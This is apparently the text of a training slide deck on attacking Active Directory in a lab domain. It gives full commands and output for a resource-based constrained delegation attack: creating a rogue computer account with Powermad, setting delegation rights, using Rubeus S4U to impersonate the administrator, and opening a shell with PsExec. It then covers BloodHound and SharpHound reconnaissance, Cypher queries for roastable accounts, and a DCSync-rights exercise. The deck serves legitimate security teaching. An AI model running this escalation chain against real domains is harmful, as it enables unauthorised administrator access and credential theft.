
1. Compromised pwnd.user & discover it has write permission over web-01
2. Enumerate ms-DS-MachineAccountQuota (default = 10)



# RBCD ATTACK (2)



# RBCD ATTACK (3)



# MISSION

Pwnd.user has “write” permission over web-01\$ computer object but doesn’t have access.

Can you abuse Resource Based Constrained Delegation to and gain access to web-01\$ ?

# ABUSING RBCD

Check for the web-01 computer object

msDS-AllowedToActOnBehalfOfOtherIdentity attribute:

```
Get-NetComputer web-01 | Select-Object -Property name, msds-allowedtoactonbehalfofotheridentity
```

Using PowerMad, PowerShell MachineAccountQuota exploitation tool to create new Evil computer object & obtain its sid

```
Import-Module .\Powermad-master1\Powermad.ps1
```

```
New-MachineAccount -MachineAccount Evil-01 -Password $(ConvertTo-SecureString 'Passw0rd!' -AsPlainText -Force) -Verbose
```

```
Get-DomainComputer Evil-01 | select objectsid
```

# ABUSING RBCD

Using the AD module set msDS-AllowedToActOnBehalfOfOtherIdentity security descriptor on web-01 to delegate Evil-01 computer account:

```
Set-ADComputer WEB-01 -PrincipalsAllowedToDelegateToAccount Evil-01$
```

Check if it has been configured properly:

```
Get-ADComputer WEB-01 -Properties PrincipalsAllowedToDelegateToAccount
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Set-ADComputer WEB-01 -PrincipalsAllowedToDelegateToAccount Evil-01$
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADComputer WEB-01 -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName : CN=WEB-01,OU=Servers,OU=IT Computers,OU=IT,DC=alto,DC=tel
DNSHostName : WEB-01.alto.tel
Enabled : True
Name : WEB-01
ObjectClass : computer
ObjectGUID : 1bc1c36d-bf98-4659-811c-3eca93cbe000
PrincipalsAllowedToDelegateToAccount : {CN=Evil-01,CN=Computers,DC=alto,DC=tel}
SamAccountName : WEB-01$
SID : S-1-5-21-2582176681-3086773903-3647961831-1109
UserPrincipalName :
```

# ABUSING RBCD

To perform the S4U, we need Evil-01 hash:

```
.\Rubeus.exe hash /password:Passw0rd! /user:Evil-01$ /domain:alto.tel
```

Using the hash, we can perform the S4U Attack

```
.\Rubeus.exe s4u /user:Evil-01$ /rc4:FC525C9683E8FE067095BA2DDC971889
/impersonateuser:administrator /msdsspn:cifs/web-01 /ptt
```

If it succeeded, you should be able to perform directory listing and maybe have RCE?

```
ls \\web-01\c$
```

```
.\PsExec64.exe \\web-01 cmd
```

# ABUSING RBCD

```
[+] Ticket successfully imported!
[*] Impersonating user 'administrator' to target SPN 'cifs/web-01'
[*] Using domain controller: DC-01.alto.tel (172.30.97.217)
[*] Building S4U2proxy request for service: 'cifs/web-01'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/web-01':
```

```
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d2ViLTax
```

```
[+] Ticket successfully imported!
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> ls \\web-01\c$
```

```
Directory: \\web-01\c$
```

| Mode   | LastWriteTime | Length   | Name                |
|--------|---------------|----------|---------------------|
| d----- | 5/27/2022     | 9:11 PM  | inetpub             |
| d----- | 9/15/2018     | 12:19 AM | PerfLogs            |
| d-r--- | 5/13/2022     | 11:02 PM | Program Files       |
| d----- | 5/13/2022     | 11:02 PM | Program Files (x86) |
| d-r--- | 6/28/2022     | 11:23 PM | Users               |
| d----- | 7/6/2022      | 7:09 AM  | Windows             |

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe \\web-01 cmd
```

```
PsExec v2.33 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.17763.737]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>hostname
WEB-01
```



# BLOODHOUND

# BLOODHOUND


## **Visualizes AD Environment**

- Identifying different attack paths.
- built on electron front-end and Neo4j as graphing database back-end.
- Pulls data from data collectors or ingestors.

## **Data Collection Tools**

- SharpHound (official)
- Bloodhound.py (by fox-it) for Linux and OSX users
- AzureHound (official)

BloodHound.exe




# BLOODHOUND

## SharpHound

- Written by C#
- Uses native Win API's and LDAP namespace functions
- Data collection: Users, Groups, OU Tree structure, ACL's, Domain trusts, Policies, Security group membership.
- And other AD objects.
- Session Loop Collection Method (default 2 hr and customized with --Loopduration)

```
SharpHound.exe -d alto.tel
```

```
SharpHound.exe --CollectionMethod Session --Loop
```



# MISSION

Login using DAdmin.user to WKS-02

Run SharpHound to collect information

Find your path to escalate from the owned principal  
to a high valued target.

Explain!

Hint: AdminTo, HasSession, MemberOf

# SHORTEST PATH FROM OWNED PRINCIPAL “PWND.USER”



# PATHFINDING “PWND.USER” TO “DADMIN.USER”



# BLOODHOUND

## Cypher Language

- Cypher is Neo4j's graph query language that lets you retrieve data from the graph.
- It is like SQL for graphs.

To List All Kerberostable Accounts:

```
MATCH (n:User) WHERE n.hasspn=true RETURN n
```

Find AS-REP Roastable Users (DontReqPreAuth):

```
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

Find all sessions any user in a specific domain has:

```
MATCH p=(m:Computer)-[r:HasSession]->(n:User {domain: "ALTO.TEL"})
RETURN p
```

# BONUS MISSION

What permissions do regular domain users need to be able to pull accounts information?

Assume pwnd.user has those permissions (apply them in AD)

Run SharpHound again

Run “Find Principals with DCSync Rights” under “Dangerous Rights”

Abuse these permissions!

# DCSYNC RIGHTS

alto.tel Properties

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General Managed By Object Security Attribute Editor

Group or user names:

- Administrators (ALTO\Administrators)
- Pre-Windows 2000 Compatible Access (ALTO\Pre-Windows 200...)
- Incoming Forest Trust Builders (ALTO\Incoming Forest Trust Buil...
- ENTERPRISE DOMAIN CONTROLLERS
- pwnd.user (pwnd.user@alto.tel)

Add... Remove


| Permissions for pwnd.user                     | Allow                               | Deny                     |
|-----------------------------------------------|-------------------------------------|--------------------------|
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| Replicating Directory Changes                 | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Replicating Directory Changes All             | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Replicating Directory Changes In Filtered Set | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Replication synchronization                   | <input type="checkbox"/>            | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

# PRINCIPALS WITH DCSYNC RIGHTS



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# THANK YOU